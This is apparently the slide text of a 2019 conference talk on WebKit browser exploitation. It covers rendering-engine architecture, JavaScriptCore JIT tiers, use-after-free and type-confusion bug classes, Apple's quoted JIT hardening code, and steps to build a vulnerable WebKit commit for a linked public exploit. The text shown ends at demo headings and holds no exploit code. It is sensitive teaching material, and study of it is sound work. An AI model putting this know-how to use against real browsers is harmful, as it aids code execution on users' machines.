# Browser Exploitation

Null Dubai - 23 Aug, 2019

@prateekg147
@xen1thLabs


# What this talk will cover

- **Discussion of Browser Architecture**
- **WebKit & Javascript Core Internals**
- **Type Confusion bugs**
- **Case Study of a previous vulnerability**
- **Vulnerability to Code Execution**
- **Post Exploitation**

# Why browsers ?

- **Huge Attack Surface**
- **Almost as complicated as the OS in terms of LoC**
- **Data loaded and rendered from the internet**
- **Lots of Entry Points for RCE**
- **JIT Compilers make it an easy target - rwx mapping with relaxed code signing**

# Browser Architecture




https://www.slideshare.net/ShivalikaSingh5/web-browser-ppt

# Rendering Engines

- **Responsible for displaying requested content. HTML/CSS/ JAVASCRIPT**
- **We are mostly focused on finding vulnerabilities in the Rendering Engine**
- **Huge attack surface and many past vulnerabilities**
- **Open Source for all the Major browsers & also debuggable**
- **Internet Explorer uses Trident, Firefox uses Gecko, Safari uses WebKit.  Chrome and Opera (from version 15 onwards) use Blink, a fork of WebKit.**
- **Note: Renderer Process is Sandboxed**

# Renderer Process in Activity Monitor

Activity Monitor (All Processes)

CPU | Memory | Energy | Disk | Network

chrome

| Process Name | Memory | Threads | Ports | PID | User |
|---|---|---|---|---|---|
| Google Chrome Helper (GPU) | 454.7 MB | 10 | 475 | 35328 | prateekg147 |
| Google Chrome | 333.6 MB | 35 | 1,690 | 35321 | prateekg147 |
| Google Chrome Helper (Renderer) | 219.9 MB | 14 | 141 | 43238 | prateekg147 |
| Google Chrome Helper (Renderer) | 155.2 MB | 15 | 167 | 73236 | prateekg147 |
| Google Chrome Helper (Renderer) | 145.4 MB | 15 | 178 | 74117 | prateekg147 |
| Google Chrome Helper (Renderer) | 142.0 MB | 15 | 187 | 73244 | prateekg147 |
| Google Chrome Helper (Renderer) | 131.7 MB | 15 | 181 | 73496 | prateekg147 |
| Google Chrome Helper (Renderer) | 126.9 MB | 15 | 176 | 73315 | prateekg147 |
| Google Chrome Helper (Renderer) | 113.3 MB | 15 | 177 | 74135 | prateekg147 |
| Google Chrome Helper (Renderer) | 108.8 MB | 15 | 171 | 73404 | prateekg147 |
| Google Chrome Helper (Renderer) | 99.4 MB | 15 | 172 | 73464 | prateekg147 |
| Google Chrome Helper (Renderer) | 84.2 MB | 15 | 166 | 73492 | prateekg147 |
| Google Chrome Helper (Renderer) | 83.1 MB | 14 | 189 | 74137 | prateekg147 |
| Google Chrome Helper (Renderer) | 80.1 MB | 13 | 138 | 35365 | prateekg147 |
| Google Chrome Helper (Renderer) | 79.2 MB | 15 | 167 | 73473 | prateekg147 |
| Google Chrome Helper (Renderer) | 75.0 MB | 15 | 165 | 74169 | prateekg147 |
| Google Chrome Helper (Renderer) | 71.7 MB | 15 | 202 | 73455 | prateekg147 |
| Google Chrome Helper (Renderer) | 71.7 MB | 14 | 152 | 72746 | prateekg147 |
| Google Chrome Helper (Renderer) | 69.9 MB | 15 | 204 | 73490 | prateekg147 |
| Google Chrome Helper (Renderer) | 67.4 MB | 14 | 145 | 35346 | prateekg147 |
| Google Chrome Helper (Renderer) | 58.8 MB | 14 | 144 | 73284 | prateekg147 |
| Google Chrome Helper (Renderer) | 55.0 MB | 15 | 181 | 72333 | prateekg147 |
| Google Chrome Helper (Renderer) | 54.9 MB | 14 | 142 | 73497 | prateekg147 |
| Google Chrome Helper | 46.4 MB | 9 | 153 | 35336 | prateekg147 |
| Google Chrome Helper (Renderer) | 39.6 MB | 13 | 125 | 73500 | prateekg147 |
| Google Chrome Helper (Renderer) | 39.1 MB | 14 | 136 | 73498 | prateekg147 |
| Google Chrome Helper (Renderer) | 39.0 MB | 13 | 128 | 73502 | prateekg147 |
| Google Chrome Helper (Renderer) | 34.3 MB | 13 | 143 | 46876 | prateekg147 |
| Google Chrome Helper (Renderer) | 30.2 MB | 13 | 136 | 35338 | prateekg147 |
| Google Chrome Helper (Renderer) | 22.3 MB | 13 | 128 | 35344 | prateekg147 |


# WebKit

- Apple's Web browser engine, used in Safari (OSX) and MobileSafari (iOS)
- Open Source https://trac.webkit.org/browser
- Primarily consists of two components - WebCore and Javascript Core
- Javascript Core provides the Javascript engine used to render Javascript code
- For this presentation, we will be focusing only on the Javascript Core

# Components of WebKit

## WebKit Architecture

From a simplified point of view, WebKit is structured this way:




- **WebKit**: thin layer to link against from the applications
- **WebCore**: rendering, layout, network access, multimedia, accessibility support...
- **JS Engine**: the JavaScript engine. JavaScriptCore by default, but can be replaced (e.g. V8 in Chromium)
- **platform**: platform-specific *hooks* to implement generic algorithms

igalia



https://www.slideshare.net/juanjosanchezpenas/the-webkit-project

# WebCore

- **WebCore is layout, rendering, and Document Object Model (DOM) library for HTML and Scalable Vector Graphics (SVG)**
- **Lots of RCEs on UaF in the DOM**
- **Reference counting bugs - decrease reference to 0 and trigger a callback**
- **Exploitation happens usually by saving a reference on the stack, triggering a callback to drop the reference, and then using the saved reference to cause a UaF**

# WebCore - Heap changes

https://labs.mwrinfosecurity.com/blog/some-brief-notes-on-webkit-heap-hardening/

## Impact on Exploitation

In summary these changes severely limit the impact of DOM based UAFs, make the exploitation of OOB read/write issues more challenging and makes exploitation of at least a significant subset of type confusion based issues harder. Representing a substantial ramp up of the difficulty in exploiting WebKit based browsers such as Safari.

Mitigations within JavaScriptCore are somewhat lagging behind but significant improvements have still been made. This is understandable given that DOM based UAFs have historically been much prevalent and more commonly exploited.

# Javascript Core

- **Javascript Engine**
- **Has a 32 MB RWX JIT region**
- **Different tiers of execution**

**tier 1: the LLInt interpreter**

**tier 2: the Baseline JIT compiler**

**tier 3: the DFG JIT**

**tier 4: the FTL JIT**

# Hardened WebKit JIT

- **Code signing relaxed through dynamic-codesigning entitlement**
- **32MB RWX JIT Memory region**
- **Previously - Write shell code using the write primitive and jump to it**
- **Safari doesn’t host the JS engine, present in the WebContent process**
- **Armv8 introduced support for execute-only memory protection**
- **Processor can execute but cannot read**

# Ivan Krstic BH-2017

## Hardened WebKit JIT Mapping

### Split view

Create two virtual mappings to the same physical JIT memory

One executable, one writable

The location of the writable mapping is secret

**https://www.youtube.com/watch?v=BLGFriOKz6U**

# Ivan Krstic BH-2017

## Hardened WebKit JIT Mapping

### Tying it all together

Writable mapping to JIT region is randomly located

Emit specialized `memcpy` with base destination address encoded as immediate values


Make it execute-only

Discard the address of the writable mapping

Use specialized `memcpy` for all JIT write operations


**https://www.youtube.com/watch?v=BLGFriOKz6U**

# Ivan Krstic BH-2017





**https://www.youtube.com/watch?v=BLGFriOKz6U**

# Ivan Krstic BH-2017




**https://www.youtube.com/watch?v=BLGFriOKz6U**

# Ivan Krstic BH-2017




**https://www.youtube.com/watch?v=BLGFriOKz6U**

# Ivan Krstic BH-2017

```
void initializeSeparatedWXHeaps(void* stubBase, size_t stubSize, void* jitBase,
size_t jitSize)
{
    mach_vm_address_t writableAddr = 0;

    // 1. Create a second mapping of the JIT region at a random address.
    vm_prot_t cur, max;
    kern_return_t ret = mach_vm_remap(mach_task_self(), &writableAddr, jitSize, 0,
        VM_FLAGS_ANYWHERE | VM_FLAGS_RANDOM_ADDR,
        mach_task_self(), (mach_vm_address_t)jitBase, FALSE,
        &cur, &max, VM_INHERIT_DEFAULT);

    bool remapSucceeded = (ret == KERN_SUCCESS);
    if (!remapSucceeded)
        return;

   // 2. Assemble specialized memcpy function for writing into the JIT region.
    MacroAssemblerCodeRef writeThunk =
jitWriteThunkGenerator(reinterpret_cast<void*>(writableAddr), stubBase, stubSize);

    int result = 0;

#if USE(EXECUTE_ONLY_JIT_WRITE_FUNCTION)
    // 3. Prevent reading the memcpy code we just generated.
    result = mprotect(stubBase, stubSize, VM_PROT_EXECUTE_ONLY);
    RELEASE_ASSERT(!result);
#endif
```

**https://www.youtube.com/watch?v=BLGFriOKz6U**

# Ivan Krstic BH-2017

```
    // 4. Prevent writing into the executable JIT mapping.
    result = mprotect(jitBase, jitSize, VM_PROT_READ | VM_PROT_EXECUTE);
    RELEASE_ASSERT(!result);

    // 5. Prevent execution in the writable JIT mapping.
    result = mprotect((void*)writableAddr, jitSize, VM_PROT_READ | VM_PROT_WRITE);
    RELEASE_ASSERT(!result);

    // 6. Zero out writableAddr to avoid leaking the address of the writable mapping.
    memset_s(&writableAddr, sizeof(writableAddr), 0, sizeof(writableAddr));

    jitWriteFunction =
reinterpret_cast<JITWriteFunction>(writeThunk.code().executableAddress());
}
```

https://www.youtube.com/watch?v=BLGFriOKz6U

# Ivan Krstic BH-2017

## Hardened WebKit JIT Mapping

### iOS 10

Write-anywhere primitive now insufficient for arbitrary code execution


Attacker must subvert control flow via ROP or other means or find a way to call execute-only JIT write function

Mitigation increases complexity of exploiting WebKit memory corruption bugs

**https://www.youtube.com/watch?v=BLGFriOKz6U**

# Vulnerability

- https://github.com/LinusHenze/WebKit-RegEx-Exploit



# Setup env

- **Clone the Webkit Repo from Github (Unofficial)**

  **git clone git://git.webkit.org/WebKit.git WebKit.git**

- **Checkout the vulnerable version**

  **git checkout 3af5ce129e6636350a887d01237a65c2fce77823**

- **Navigate to the cd directory, and run the following command to build with ASAN (Address Sanitizier)**

  **./Tools/Scripts/set-webkit-configuration —asan**

  **./Tools/Scripts/build-webkit --jsc-only —debug**

- **Run the Javascript Core**

  **./WebKitBuild/debug/bin/jsc**

# Building WebKit

```
Prateek:webkit prateekg147$ ./Tools/Scripts/set-webkit-configuration --asan
Prateek:webkit prateekg147$ Tools/Scripts/build-webkit --jsc-only --debug
+  cmake --build /Users/prateekg147/Documents/WORK/BrowserExploitation/webkit/We
bKitBuild/Debug --config Debug -- -j8
[  0%] Built target sysmalloc
[  0%] Built target JavaScriptCoreForwardingHeaders
[  1%] Built target stageSharedScripts
[  1%] Built target gtest
[  3%] Built target bmalloc
[ 25%] Built target WTFForwardingHeaders
[ 26%] Built target mbmalloc
[ 66%] Built target JavaScriptCorePrivateForwardingHeaders
[ 68%] Built target MallocBench
[ 77%] Built target WTF
```

# Demo

# Setting up WebKit

# Demo

# LLDB & JSC

# Different kind of array types

